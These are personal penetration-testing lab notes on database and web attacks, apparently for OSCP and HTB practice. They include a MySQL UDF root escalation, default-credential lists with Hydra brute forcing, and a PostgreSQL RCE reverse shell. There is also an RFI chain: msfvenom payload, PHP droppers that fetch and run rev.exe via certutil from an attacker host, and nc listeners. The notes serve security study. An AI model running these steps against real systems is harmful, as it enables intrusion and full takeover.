In our case, we reset the machine again and this time we try **manually** with default common credentials.

Manual Bruteforce:

`mysql -u root -h $IP -p`

- It will prompt for password

Here are some combinations to try:

root:root

admin:admin

root: (no password)

How to create user and database:

We had to do this in the Sams PG play. Here is the walkthrough

- [Here](#) is the Medium Article behind paywall
- [Here](#) is the free version using Freedium

Mysql User-Defined Function (UDF) priv esc for version 4%

<https://www.exploit-db.com/exploits/1518>


This is for any mysql 4.x and 5.x

This was seen in [Pebbles](#) PG Practice when they ran mysql --version and saw it was MySQL 5.7

- And they ran it to get root shell

This attack assumes you already have foothold in target machine


In the Tib3rius Service Exploits video, they saw from Linux Smart Enumeration that we can login as root in mysql without password, and that the **mysqld (daemon) process is running as root**



```
[+] PROBLEMS: Running process binaries and permissions.....( software )=====
[!] sof000 Can we connect to MySQL with root/root credentials?..... nope
[!] sof010 Can we connect to MySQL as root without password?..... yes!
[...]
root      4323      1  0 Aug24 ?        00:00:00 /usr/sbin/sshd
root      4337      1  0 Aug24 ttys1    00:00:00 /sbin/getty 38400 ttys1
root      5530      1  0 Aug24 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
root  [ 5655  5530  0 Aug24 ?        00:00:08 /usr/sbin/mysqld --basedir=/usr --d
id --socket=/var/run/mysqld/mysqld.sock --port=3306
root      5656  5530  0 Aug24 ?        00:00:00 logger -t mysqld -p daemon.error
[...]
```

We then check the version of mysql (assuming we are inside of the target machine):

- IMPORTANT: we want to find version of mysqld NOT mysql
 - Although in the Pebbles PG Practice as mentioned above, they check mysql which is weird
- This is because mysql is just the client-side tool we use. mysqld version belongs to the database version of mysql
- **mysqld --version**



```
user@debian:~$ mysqld --version
mysqld Ver 5.1.73-1+deb6u1 for debian-linux-gnu on x86_64 ((Debian))
user@debian:~$
```

Then, they found this exploitDB that applies to version 4 and 5 of mySQL, and it allows for privilege escalation. It says version 5.0, but it seemed to work here.

- <https://www.exploit-db.com/exploits/1518>

Commands ran (from exploitDB):

- `gcc -g -c raptor_udf2.c -fPIC`
 - The `-fPIC` they added themselves in the video, because target machine is 64-bit and I think the exploit was for 32-bit
 - You generally use `-fPIC` whenever you're compiling code that will be turned into a shared library (.so file) or loaded as a plugin/module by another program.
- `gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc`
- `mysql -u root -p`

```

mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into foo values(load_file('/home/user/raptor_udf2.so'));
Query OK, 1 row affected (0.00 sec)

mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname 'raptor_udf2.so'
      -> ;
Query OK, 0 rows affected (0.01 sec)

mysql> select do_system('cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash');
+-----+
| do_system('cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash') |
+-----+
|                               |
|                               0 |
+-----+
1 row in set (0.03 sec)

mysql> exit
Bye
user@debian:~$ /tmp/rootbash -p

```

Mysql commands

Most important mysql commands:

1. `SHOW databases;` : Prints out the databases we can access.
2. `USE {database_name};` : Set to use the database named `{database_name}`.
3. `SHOW tables;` : Prints out the available tables inside the current database.
4. `SELECT * FROM {table_name};` : Prints out all the data from the table `{table_name}`.
5. `SELECT * FROM users WHERE user_name='leon';`
 - a. `users` is the table
 - b. `user_name` is column name
6. `SELECT user, authentication_string FROM mysql.user WHERE user = 'offsec';`
 - a. We can select **multiple columns** this way

mysqll commands for system:

1. `select version();` or `select @@version;`

```
MySQL [(none)]> select version();
+-----+
| version() |
+-----+
| 8.0.21    |
+-----+
1 row in set (0.107 sec)
```

2. `select system_user();`

```
MySQL [(none)]> select system_user();
+-----+
| system_user()      |
+-----+
| root@192.168.20.50 |
+-----+
1 row in set (0.104 sec)
```

- a.
 - i. The root user in this example is the database-specific root user, not the system-wide administrative root user.

Banner Grabbing:

- telnet [IP] 3306
 - mysql runs on **3306**
 - Banner grabbing means to get information about a service running on a system, such as its software version, configuration details, or operating system
 - It might tell us what version of mysql is running, like MariaDB version 10.3.27

Nmap MySQL Scripts:

- `sudo nmap -sV -p3306 --script=mysql* <IP>`

- Runs all the mysql scripts

Useful scripts include:

1. **mysql-brute**: Performs brute-force attacks.
2. **mysql-empty-password**: Checks for accounts with no passwords.
3. **mysql-users**: Lists MySQL usernames.
4. **mysql-databases**: Attempts to list databases if credentials are found.

If you are inside a reverseshell:

- **mysql -h db -u [username] -p**
 - As shown in the MonitorsTwo HTB, if you put in the IP address for the "-h" argument, it doesn't work. You had to put the "db" argument. It might be a address resolution thing
 - Also, I was inside a Docker Container, so that might be a reason

How to exit:

- **exit**
- **quit**

Bruteforce with Hydra:

- **hydra -L usernames.txt -P passwords.txt -f -v <IP> mysql**
-

Postgresql

Usually port **5432**

Try Postgresql Default Credentials. This was used in [Nibbles](#) PG Practice:

- <https://github.com/netbiosX/Default-Credentials/blob/master/PostgreSQL-Default-Passwords-List.md>
- For Nibbles, **postgres:postgres** worked

Connecting:

- **psql -h <host> -p <port> -U <username>**
 - You can also specify **-d <database>**, but it will default to the username if you don't specify

Reverse Shell from PostgreSQL

In Nibbles PG Practice, after logging in as postgres:postgres, we saw that we were running **PostgreSQL 11.7** so we searched up "Postgresql 11.7 reverse shell" and found this github page. If you look at other searches, it seems like **PostgreSQL 9.3-11.7** is vulnerable to authenticated RCE

- https://github.com/squid22/PostgreSQL_RCE
- We git clone the script onto our Kali machine, we open it in Vim and modify the local and remote IP/port.
- We setup a penelope listener on port 80 on our Kali machine.
- We type the following command to execute the RCE script and receive a reverse shell.
 - `python3 postgresql_rce.py`
- And then we get foothold

General:

Basic Navigation in psql

Once connected, you can use these basic commands:

1. See Available Databases

- `\l`
- This lists all databases on the server.

2. Switch to a Database

- `\c <database_name>`

3. List Tables in the Current Database

- `\dt`
- This shows all tables in the current database.

4. View Columns in a Table

- `\d <table_name>`
- This lists all columns, their data types, and constraints for the users table.

5. Exit the psql Tool

- `\q`

Querying Data

IMPORTANT: Make sure to include the semicolon ";" at the end of each command

Once connected to a database, you can run SQL queries. Here are some common examples:

1. View All Rows in a Table

- `SELECT * FROM <table_name>;`

2. Limit the Number of Results

- `SELECT * FROM <table_name> LIMIT 5;`

3. Search for Specific Data

Use the WHERE clause to filter rows:

- `SELECT * FROM <table_name> WHERE <column> = '<value>';`

4. Count Rows

- `SELECT COUNT(*) FROM <table_name>;`

5. Check for Flags

- `SELECT * FROM flags;`
 - `SELECT * FROM <table_name> WHERE <column> LIKE '%flag%';`
-

MongoDB

Usually found on port **27017**, so you will have to use `nmap -p-` to scan all ports to find it

Hierarchy:

- Database
 - Collections
 - Documents (key and value)

We need to download the MongoDB shell utility:

Downloading the following tar archive file.

- `curl -O https://downloads.mongodb.com/compass/mongosh-2.3.2-linux-x64.tgz`
 - The -O option in curl stands for "remote file output", and it tells curl to save the downloaded file with its original name from the URL.

We must then extract the contents of the tar archive file using the tar utility

- `tar xvf mongosh-2.3.2-linux-x64.tgz`

Navigate to the location where the mongosh binary is present

- `cd ~/mongosh-2.3.2-linux-x64/bin`

Let's now try to connect to the MongoDB server running on the remote host as an anonymous user

- `./mongosh mongodb://{target_IP}:27017`

Using the MongoDB Shell

If MongoDB is running on the target and port **27017** is open:

Navigate to the location where the mongosh binary is present

- `cd ~/mongosh-2.3.2-linux-x64/bin`

Connect to MongoDB using the shell:

- `./mongosh mongodb://{target_IP}:27017`

Interact with the database:

List all databases:

- `show dbs`

Switch to a specific database:

- `use <database-name>`

List all collections (tables) in the database:

- `show collections`

Query data in a collection:

- `db.<collection-name>.find()`
- `db.<collection-name>.find().pretty()`
 - Use this if you want format the output to make it easier to read

Modify or delete data:

- `db.<collection-name>.insert({key: "value"})`
- `db.<collection-name>.remove({})`

If authentication is enabled, brute-force credentials using tools like 'Hydra':

- `hydra -l <username> -P <password-list> mongodb://<target-ip>:27017`
-

How to view .db files using sqlitebrowser (GUI)

If you have a .db file, instead of viewing using sqlite3, you can download a GUI tool

`sudo apt update && sudo apt install sqlitebrowser`

And then use it to view the .db file!

sqlite3

If you want a GUI interface, look at the section above

Access the database:

- `sqlite3 database_name.db`

Showing tables:

- `.tables`

Viewing Schema (the structure of a table):

- `.schema users`
 - users is the table name.sq

Getting help:

- `.help`

Query data:

- `SELECT * FROM users;`

- users is the name of the table

Update/modify data:

- `UPDATE users SET age = 31 WHERE name = 'Alice';`

Deleting Data:

- `DELETE FROM users WHERE name = 'Bob';`

Exiting:

- `.exit`
 - `.quit`
-

Dbeaver

Dbeaver is a GUI app for all things SQL related


By default, all the text was in white and so was the background, so I couldn't see anything. To turn on dark mode (which fixes this problem), do this:

1. Go to Window (on the top)
2. Preference (on the bottom)
3. Click on User interface drop down
4. Click on appearance
5. And then for "theme" pick dark

How to show navigation bar on the left

- Go to Window
- Click on Database navigator

How to view the data



1. a. Double click on any table

The screenshot shows the 'Artist' table properties in DBeaver. The 'Data' tab is selected and highlighted with a blue background. The table name is 'Artist' and the table type is 'TABLE'. The 'Data' tab contains a table of columns:

Column Name	#	Data Type	Length	Not Null	Auto Increment	Default	Description
ArtistId	1	INTEGER		[v]			
Name	2	NVARCHAR		[]			


2. a. Click on "data"

The screenshot shows a database application window titled "Artist X". The interface includes tabs for "Properties", "Data", and "Diagram", with "Data" selected. A search bar at the top right says "Enter a SQL expression to filter results (use Ctrl+Space)". Below is a grid view of the "Artist" table:

	123	ArtistId	A-Z Name
1	1		AC/DC
2	2		Accept
3	3		Aerosmith
4	4		Alanis Morissette
5	5		Alice In Chains
6	6		Antônio Carlos Jobim
7	7		Apocalyptica
8	8		Audioslave
9	9		BackBeat
10	10		Billy Cobham
11	11		Black Label Society

3. a. You see all the entries now

How to view something




- Right click on something like "Tables"
- And then click on "view tables"
- Or just drag and drop into the big area on the right


How to connect to mssql

Note that I tried getting command execution to work inside of dbeaver for OSCP-B .148 and it didn't work. So for command execution, stick to impacket-mssqlclient


1. Click on "Database" and then "new database connection" on the top



2.
 - a. Click on SQL Server



3.
 - a. Put in your host
 - b. For Authentication, pick NTLM authentication
 - i. This is like like "-windows-auth" flag when using impacket-mssqlclient
`sql_svc:Dolphin1@10.10.77.148 -windows-auth`
- c. Click the boxes for Settings. The last one is for ignoring SSL stuff
4. And then click on "Test Connection" on the bottom left and then "Finish"




5.

- To get console stuff to run commands, right click on the "master" on the left, and then click on "SQL Editor" and then click on either "New SQL script" or "Open SQL console"

S3 (Amazon Simple Storage Service)

Sample Structure:

my-awesome-bucket/ (This is the **Bucket Name**)



```
└── report.docx
    └── notes.txt
    └── backups/
        └── db-backup.sql
```

<http://my-awesome-bucket.s3.amazonaws.com>

Hierarchical Structure

1. Bucket
2. Folder
3. Object

Buckets MUST have **GLOBALLY unique** names. So if I name my bucket michael-random, then NO OTHER user in the world can have a bucket named michael-rangom

Folders can be in the same level as Objects, just like in the example above with vacation/ and dog.jpg.

Navigate s3 buckets in Terminal:

Display all buckets in your AWS account:

- aws s3 ls

List Contents of a Bucket (top-level):

- aws s3 ls s3://my-awesome-bucket/

Display all objects in the bucket, including subfolders (recursively)

- aws s3 ls s3://my-awesome-bucket/ --recursive

Download a File (to local machine):

- aws s3 cp s3://my-awesome-bucket/images/cat.jpg ./cat.jpg
 - Download cat.jpg from the images folder to your local machine, and store that file as ./cat.jpg

Upload a file:

- aws s3 cp newfile.txt s3://my-awesome-bucket/documents/newfile.txt
 - Upload newfile.txt to the documents folder:

Delete a file:

- `aws s3 rm s3://my-awesome-bucket/documents/notes.txt`

Delete an Entire Folder:

- `aws s3 rm s3://my-awesome-bucket/backups/ --recursive`

Sync folders:

- `aws s3 sync ./local-folder s3://my-awesome-bucket/documents/`
 - This uploads all files in local-folder to the documents folder in S3.

View Object Metadata:

- `aws s3api head-object --bucket my-awesome-bucket --key images/cat.jpg`
 - Get metadata for a specific object:

How to Interact with Pseudo-Directories

1. List Files in a "Directory"

To list all files under images/vacation/:

- `aws s3 ls s3://my-awesome-bucket/images/vacation/`

2. List All Objects Starting with a Prefix

To list all files under images/ (including subfolders):

- `aws s3 ls s3://my-awesome-bucket/images/ --recursive`

3. Download a "Directory"

To download all files in the images/vacation/ pseudo-directory and then put the contents in a local folder ./vacation:

- `aws s3 sync s3://my-awesome-bucket/images/vacation/ ./vacation`

4. Upload Files to a "Directory"

To upload files (myfile.txt) into a pseudo-directory (documents/project/):

- `aws s3 cp myfile.txt s3://my-awesome-bucket/documents/project/myfile.txt`

WinRM (Windows Remote Manager)

On linux, you can use evil-winrm:

- `evil-winrm -i 10.129.136.91 -u [username]-p [password]`
-

LFI and RFI

Tip:

- **When testing a file upload form**, we should always determine what happens when a file is uploaded twice. If the web application indicates that the file already exists, we can use this method to brute force the contents of a web server. Alternatively, if the web application displays an error message, this may provide valuable information such as the programming language or web technologies in use.

LFI vs. Directory Traversal

Before we examine *Local File Inclusion* (LFI), let's take a moment to explore the differences between File Inclusion and Directory Traversal. These two concepts often get mixed up by penetration testers and security professionals. If we confuse the type of vulnerability we find, we may miss an opportunity to obtain code execution.

As covered in the last Learning Unit, we can use **directory traversal vulnerabilities to obtain the contents of a file outside of the web server's web root**. **File inclusion vulnerabilities allow us to "include" a file in the application's running code**. This means we can use file inclusion vulnerabilities to execute local or remote files, while directory traversal only allows us to read the contents of a file. Since we can include files in the application's running code with file inclusion vulnerabilities, we can also display the file contents of non-executable files. For

example, if we leverage a directory traversal vulnerability in a PHP web application and specify the file **admin.php**, the source code of the PHP file will be displayed. On the other hand, when dealing with a file inclusion vulnerability, the **admin.php** file will be executed instead.

From Responder (Tier 2 Starting Point HTB)

1. **Local File Inclusion (LFI):** LFI or Local File Inclusion occurs when an attacker is able to get a website to include a file that was not intended to be an option for this application. A common example is when an application uses the path to a file as input in the URL. If the application treats this input as trusted, and the required sanitary checks are not performed on this input, then the attacker can exploit it by using the `../` string in the inputted file name and eventually view sensitive files in the local file system. In some limited cases, an LFI can lead to code execution as well.
2. **Remote File Inclusion (RFI):** RFI or Remote File Inclusion is similar to LFI but in this case it is possible for an attacker to load a remote file on the host using protocols like HTTP, FTP etc.
 - a. You often need `allow_url_include` to be enabled in order to do it on PHP site
3. **LFI vs. RFI:** LFI is using files that are already stored on the web server. RFI is being able to upload your own files and execute those files on the web server

Note: The working directory is often `/var/www/html` by default. So that's why we doing something like `../../../../etc/passwd`.

RFI

An example of RFI was seen in the [Slort](#) PG Practice for windows.

- We tried accessing a file in our Kali using the URL and we got requests back on our python host listener
- We then hosted a reverse shell and started listener
 - `sudo rlwrap nc -lvpn 80`
- And then sent RFI payload
 - `http://192.168.230.53:8080/site/index.php?page=http://192.168.49.230/phpreverseshell.php`

Directive	Local Value
<code>allow_url_fopen</code>	On
<code>allow_url_include</code>	On

- From phpinfo.php, we can see that `allow_url_include` is on and `allow_url_fopen` are on, meaning we can do RFI

How to test for RFI

1. `sudo nc -lvpn 80`
2. Next we try to put our Kali tun0 IP address and a made up request in the URL bar:

Q 192.168.208.53:4443/site/index.php?page=http://192.168.45.190/Howdy

a.

```
(kali㉿kali) - [~/offsec-labs/TEMP-publish]
└─$ sudo nc -lvpn 80
[sudo] password for kali:
listening on [any] 80 ...
connect to [192.168.45.190] from (UNKNOWN) [192.168.208.53] 51085
GET /Howdy HTTP/1.0
Host: 192.168.45.190
Connection: close
```

3.
 - a. And we should get a GET request back on our listener
 - b. That means RFI is possible!

How to exploit RFI

1. First create rev shell
 - a. `msfvenom -p windows/x64/shell_reverse_tcp LHOST=<YOUR tun0 IP> LPORT=135 -f exe > rev.exe`

2. Next we need to create two PHP files that we will be able to execute via curl (thanks to the `allow_url_fopen` setting spotted in `phpinfo`). We can call them `step1.php` and `step2.php`.
3. Step1.php (Be sure to use your `tun0` IP address not mine seen below)
 - a. `<?php`
 - b. `$exec = system('certutil.exe -urlcache -split -f "http://192.168.45.195/rev.exe" "rev.exe', $val);`
 - c. `?>`
4. Step2.php
 - a. `<?php`
 - b. `$exec = system('rev.exe', $val);`
 - c. `?>`
5. Start listener and make sure the 2 steps and rev shell in same directory

```
(kali㉿kali)-[~/offsec-labs/TEMP-publish]
└$ ll
total 16
-rw-r--r-- 1 kali kali 7168 Feb  5 10:21 rev.exe
-rw-r--r-- 1 kali kali  109 Feb  5 10:46 step1.php
-rw-r--r-- 1 kali kali    44 Feb  5 10:50 step2.php
```

6. Start listener
 - a. `rlwrap nc -lvpn 135`
7. Finally we will start curling the two PHP files. This will both retrieve *and* execute our PHP files. (Your IP addresses will be different)
 - a. `curl -i`
`http://192.168.212.53:4443/site/index.php?page=http://192.168.45.195/step1.php`

```
(kali㉿kali)-[~/offsec-labs/TEMP-publish]
└$ curl -i http://192.168.212.53:4443/site/index.php?page=http://192.168.45.195/step1.php
HTTP/1.1 200 OK
Date: Mon, 05 Feb 2024 15:56:46 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
X-Powered-By: PHP/7.4.6
Content-Length: 94
Content-Type: text/html; charset=UTF-8

***** Online *****
0000 ...
1c00
CertUtil: -URLCache command completed successfully.
```
 - b. `curl -i`
`http://192.168.212.53:4443/site/index.php?page=http://192.168.45.195/step2.php`
8. Finally, curl step 2.
 - a. `curl -i`
`http://192.168.212.53:4443/site/index.php?page=http://192.168.45.195/step2.php`

```
(kali㉿kali)-[~/offsec-labs/TEMP-publish]
└─$ curl -i http://192.168.212.53:4443/site/index.php?page=http://192.168.45.195/step2.php
```

b.

i. It should hang

9. Check python host to make sure it got both steps and rev shell

```
(kali㉿kali)-[~/offsec-labs/TEMP-publish]
└─$ python3 -m http.server 80
